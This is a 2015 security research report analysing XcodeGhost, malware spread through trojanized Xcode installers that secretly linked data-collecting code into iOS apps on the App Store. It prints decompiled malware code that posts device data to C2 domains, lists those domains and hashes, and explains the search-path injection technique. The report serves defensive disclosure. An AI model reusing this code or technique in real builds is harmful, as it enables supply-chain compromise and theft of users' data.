Novel Malware XcodeGhost Modifies Xcode, Infects Apple iOS Apps and Hits App Store

By Claud Xiao

Published: 2015-09-17 · Archived: 2026-04-06 01:06:58 UTC

UPDATE: Since this report's original posting on September 17, three additional XCodeGhost updates have been published, available here, here and here.

On Wednesday, Chinese iOS developers disclosed a new OS X and iOS malware on Sina Weibo. Alibaba researchers then posted an analysis report on the malware, giving it the name XcodeGhost. We have investigated the malware to identify how it spreads, the techniques it uses and its impact.

XcodeGhost is the first compiler malware in OS X. Its malicious code is located in a Mach-O object file that was repackaged into some versions of Xcode installers. These malicious installers were then uploaded to Baidu's cloud file sharing service for used by Chinese iOS/OS X developers. Xcode is Apple's official tool for developing iOS or OS X apps and it is clear that some Chinese developers have downloaded these Trojanized packages.

*(**UPDATE**: Following notification by Palo Alto Networks of malicious files hosted on their file sharing services, Baidu has removed all of the files.)*

XcodeGhost exploits Xcode's default search paths for system frameworks, and has successfully infected multiple iOS apps created by infected developers. At least two iOS apps were submitted to App Store, successfully passed Apple's code review, and were published for public download.

This is the sixth malware that has made it through to the official App Store after LBTM, InstaStock, FindAndCall, Jekyll and FakeTor.

XcodeGhost's primary behavior in infected iOS apps is to collect information on the devices and upload that data to command and control (C2) servers. The malware has exposed a very interesting attack vector, targeting the compilers used to create legitimate Apps. This technique could also be adopted to attack enterprise iOS apps or OS X apps in much more dangerous ways.

Distributing the Malicious Xcode Build

In China (and in other places around the world), sometimes network speeds are very slow when downloading large files from Apple's servers. As the standard Xcode installer is nearly 3GB, some Chinese developers choose to download the package from other sources or get copies from colleagues.

By searching for "Xcode 下载" (Xcode downloading) in Google, in the first page of the search results (Figure 1), we found that six months ago someone posted Xcode download links to multiple forums or websites (including Douban, SwiftMi, CocoaChina, OSChina, etc.) that Chinese iOS developers frequently visit.

Figure 1. Google search results for "Xcode downloading" in Chinese

These posts provided links to download all versions of Xcode from 6.0 to 7.0 (including beta versions). All of the links direct to Baidu Yunpan, a cloud based file storage and sharing service.

Figure 2. Malicious Xcode shared in Baidu Yunpan

We downloaded these Xcode installers and found that all versions of Xcode between 6.1 to 6.4 were infected. When attempting to verify the installers' code signing signature, it's clear that some extra files were added into the Xcode (Figure 3).

Figure 3. Code signing verification shows some extra files in Xcode

Those additional files are listed below.

- Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreSe
- Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/PrivateFrameworks/IDEBundleInjection.fram
- Xcode.app/Contents/Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/(
- Xcode.app/Contents/Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/Library/PrivateFrameworks/IDEBundleInjectio
- Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreSer
- Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/Library/PrivateFrameworks/IDEBundleInjection.frame

How the Attack Works

The primary malicious component in the XcodeGhost infected version is “CoreServices”. What is different from all previous OS X and iOS malware instances is that this file is neither a Mach-O executable, nor a Mach-O dynamic library, but is a Mach-O object file that is used by LLVM linker and can’t directly execute in any way. This abnormal file format will cause crashes or errors when analyzing it by format parsers like MachOView, 010 Editor (with Mach-O template) or jtool.

In iOS, the CoreServices contain many of the fundamental system services, and almost all complex iOS apps reply on it. When such an iOS app is compiled, Xcode will search for the CoreServices framework in some pre-defined paths to link with developer’s code.

XcodeGhost implemented malicious code in its own CoreServices object file, and copies this file to a specific position that is one of Xcode’s default framework search paths. Hence, the code in the malicious CoreServices file will be added into any iOS app compiled with the infected Xcode without the developers’ knowledge.

The malicious CoreServices file primarily implements extra code in UIWindow class and UIDevice class. The UIWindow class “manages and coordinates the views an app displays on a device screen”. Almost every iOS app has a UIWindow instance when it’s running.

When an infected app is executed, either in an iOS Simulator or on iOS devices, malicious code will collect some system and app information using its UIDevice AppleIncReserved method. The collected information includes:

- Current time
- Current infected app’s name
- The app’s bundle identifier
- Current device’s name and type
- Current system’s language and country
- Current device’s UUID
- Network type

```
v20 = objc_msgSend(v3, "Timestamp");
v55 = objc_retainAutoreleasedReturnValue(v20);
v21 = objc_msgSend(v3, "OSVersion");
v54 = objc_retainAutoreleasedReturnValue(v21);
v22 = objc_msgSend(v3, "DeviceType");
v53 = objc_retainAutoreleasedReturnValue(v22);
v23 = objc_msgSend(v3, "Language");
v52 = objc_retainAutoreleasedReturnValue(v23);
v24 = objc_msgSend(&OBJC_CLASS___UIDevice, "currentDevice");
v25 = (void *)objc_retainAutoreleasedReturnValue(v24);
v26 = objc_msgSend(v25, "name");
v50 = objc_retainAutoreleasedReturnValue(v26);
objc_release(v25);
v27 = objc_msgSend(v3, "CountryCode");
v49 = objc_retainAutoreleasedReturnValue(v27);
v28 = objc_msgSend(&OBJC_CLASS___UIDevice, "currentDevice");
v29 = (void *)objc_retainAutoreleasedReturnValue(v28);
v30 = objc_msgSend(v29, "identifierForVendor");
v31 = (void *)objc_retainAutoreleasedReturnValue(v30);
v32 = objc_msgSend(v31, "UUIDString");
v33 = objc_retainAutoreleasedReturnValue(v32);
objc_release(v31);
objc_release(v29);
v34 = objc_msgSend(&OBJC_CLASS___NSBundle, "mainBundle");
v35 = (void *)objc_retainAutoreleasedReturnValue(v34);
v36 = v35;
v37 = objc_msgSend(v35, "infoDictionary");
v38 = (void *)objc_retainAutoreleasedReturnValue(v37);
v39 = v38;
v40 = objc_msgSend(v38, "objectForKey:", CFSTR("CFBundleShortVersionString"));
v41 = objc_retainAutoreleasedReturnValue(v40);
```

Figure 4. Collecting system and app information

Then, XcodeGhost will encrypt the information, and upload it to a C2 server through the HTTP protocol. From different versions of XcodeGhost, we found three C2 domain names:

- http://init.crash-analytics[.]com
- http://init.icloud-diagnostics[.]com
- http://init.icloud-analysis[.]com

```
v274 = objc_msgSend(
         &OBJC_CLASS___NSMutableURLRequest,
         "requestWithURL:cachePolicy:timeoutInterval:",
         v271,
         1,
         0,
         1078853632);
v275 = (void *)objc_retainAutoreleasedReturnValue(v274);
objc_msgSend(v275, "setHTTPMethod:", CFSTR("POST"));
v276 = objc_msgSend(v290, "length");
v277 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%lu"), v276);
v278 = objc_retainAutoreleasedReturnValue(v277);
objc_msgSend(v275, "setValue:forHTTPHeaderField:", v278, CFSTR("Content-Length"));
objc_release(v278);
objc_msgSend(v275, "setHTTPBody:", v290);
if ( (unsigned __int8)objc_msgSend(v294, "isEqualToString:", CFSTR("Launch")) )
  v279 = objc_msgSend(&OBJC_CLASS___NSURLConnection, "connectionWithRequest:delegate:", v275, v293);
else
  v279 = objc_msgSend(&OBJC_CLASS___NSURLConnection, "connectionWithRequest:delegate:", v275, 0);
v280 = objc_retainAutoreleasedReturnValue(v279);
```

Figure 5. Uploading stolen information to C2 server

Note that, the domain name “icloud-analysis.com” was also used by a sample in the iOS trojan KeyRaider we recently found.

Malware In the App Store

According to JoeyBlue in Sina Weibo, at least two famous apps were infected by XcodeGhost and successfully landed in the App Store. We have confirmed both.

We downloaded the NetEase Cloud Music App (com.netease.cloudmusic) from Apples App Store (China region). In its latest version (2.8.3), Info.plist shows that it was built with Xcode 6.4 (6E35b). In the main executable file, the malicious XcodeGhost code is present (Figure 7 and Figure 8).

Figure 6. Infected NetEase App in the Apple App Store



Figure 7. XcodeGhost Present in the Infected NetEase App

```
  v14 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%d"), _R3 + 36000000);
  v15 = objc_retainAutoreleasedReturnValue(v14);
  objc_msgSend(v5, "setObject:forKey:", v15, CFSTR("SystemReserved"));
  objc_release(v15);
  objc_release(v5);
}
v16 = objc_msgSend(&OBJC_CLASS___NSMutableData, "data");
v17 = (void *)objc_retainAutoreleasedReturnValue(v16);
v18 = objc_msgSend(&OBJC_CLASS___UIDevice, "AppleIncReserved:", v3);
v38 = objc_retainAutoreleasedReturnValue(v18);
v19 = objc_msgSend((void *)v40, "Encrypt:");
v20 = (void *)objc_retainAutoreleasedReturnValue(v19);
v37 = v20;
v39 = v3;
v43 = __rev((unsigned int)((char *)objc_msgSend(v20, "length") + 8));
v21 = objc_msgSend(&OBJC_CLASS___NSData, "dataWithBytes:length:", &v43, 4);
v42 = 25856;
v36 = objc_retainAutoreleasedReturnValue(v21);
v22 = objc_msgSend(&OBJC_CLASS___NSData, "dataWithBytes:length:", &v42, 2);
v23 = objc_retainAutoreleasedReturnValue(v22);
v41 = 2560;
v24 = objc_msgSend(&OBJC_CLASS___NSData, "dataWithBytes:length:", &v41, 2);
v35 = objc_retainAutoreleasedReturnValue(v24);
objc_msgSend(v17, "appendData:", v36);
objc_msgSend(v17, "appendData:", v23);
objc_msgSend(v17, "appendData:", v35);
objc_msgSend(v17, "appendData:", v20);
v25 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", CFSTR("http://init.icloud-analysis.com"));
v26 = objc_retainAutoreleasedReturnValue(v25);
v27 = v26;
v28 = objc_msgSend(
        &OBJC_CLASS___NSMutableURLRequest,
        "requestWithURL:cachePolicy:timeoutInterval:",
        v26,
        1,
        0,
        1077805056);
v29 = (void *)objc_retainAutoreleasedReturnValue(v28);
objc_msgSend(v29, "setHTTPMethod:", CFSTR("POST"));
v30 = objc_msgSend(v17, "length");
v31 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("%lu"), v30);
v32 = objc_retainAutoreleasedReturnValue(v31);
objc_msgSend(v29, "setValue:forHTTPHeaderField:", v32, CFSTR("Content-Length"));
objc_release(v32);
objc_msgSend(v29, "setHTTPBody:", v17);
if ( (unsigned int)objc_msgSend(v39, "isEqualToString:", CFSTR("launch")) & 0xFF
  || (unsigned int)objc_msgSend(v39, "isEqualToString:", CFSTR("running")) & 0xFF )
{
  v33 = objc_msgSend(&OBJC_CLASS___NSURLConnection, "connectionWithRequest:delegate:", v29, v40);
}
```

Figure 8. Decompiled XcodeGhost Functions in the NetEase App

Security Risks

Compiler malware is not a new idea. Starting with the first proof-of-concept written by Ken Thompson 31 years ago, real compiler malware has been discovered in many platforms. Compared with other iOS malware, XcodeGhost's behaviors are not especially significant or harmful. This is why the code can pass App Store code review.

However, XcodeGhost disclosed a very easy way to Trojanize apps built with Xcode. In fact, attackers do not need to trick developers into downloading untrusted Xcode packages, but can write an OS X malware that directly drops a malicious object file in the Xcode directory without any special permission.

Additionally, although Apple's code review for App Store submissions is very strict, some applications are never reviewed by Apple.If the iOS app is used by an enterprise internally, for example, it will be distributed in-house and won't go through the App Store.In the same example, an OS X app can also be infected, and lots of OS X apps are directly distributed via the Internet other than App Stores.

In these situations, Xcode compiler malware can be much more aggressive and risky.

It's difficult for iOS users or developers to be aware of this malware (or similar attacks) because it is deeply hidden, bypassing App Store code review. Because of these characteristics, Apple developers should always use Xcode directly downloaded from Apple, and regularly check their installed Xcode's code signing integrity to prevent Xcode from being modified by other OS X malware.

Appendix

XcodeGhost file hashes

89c912d47165a3167611cebf74249f981a4490d9cdb842eccc6771ee4a97e07c CoreServices

b1f567afbf02b6993a1ee96bfdb9c54010a1ad732ab53e5149dda278dd06c979 CoreServices

f5a63c059e91f091d3f1e5d953d95d2f287ab6894552153f1cf8714a5a5bed2d CoreServices

2fde065892a8f1c9f498e6d21f421dbc653888f4102f91fc0fa314689d25c055 Xcode_6.2.dmg

c741af30aef915baa605856a5f662668fba1ae94a8f52faf957b8a52c8b23614 Xcode_6.4.dmg

---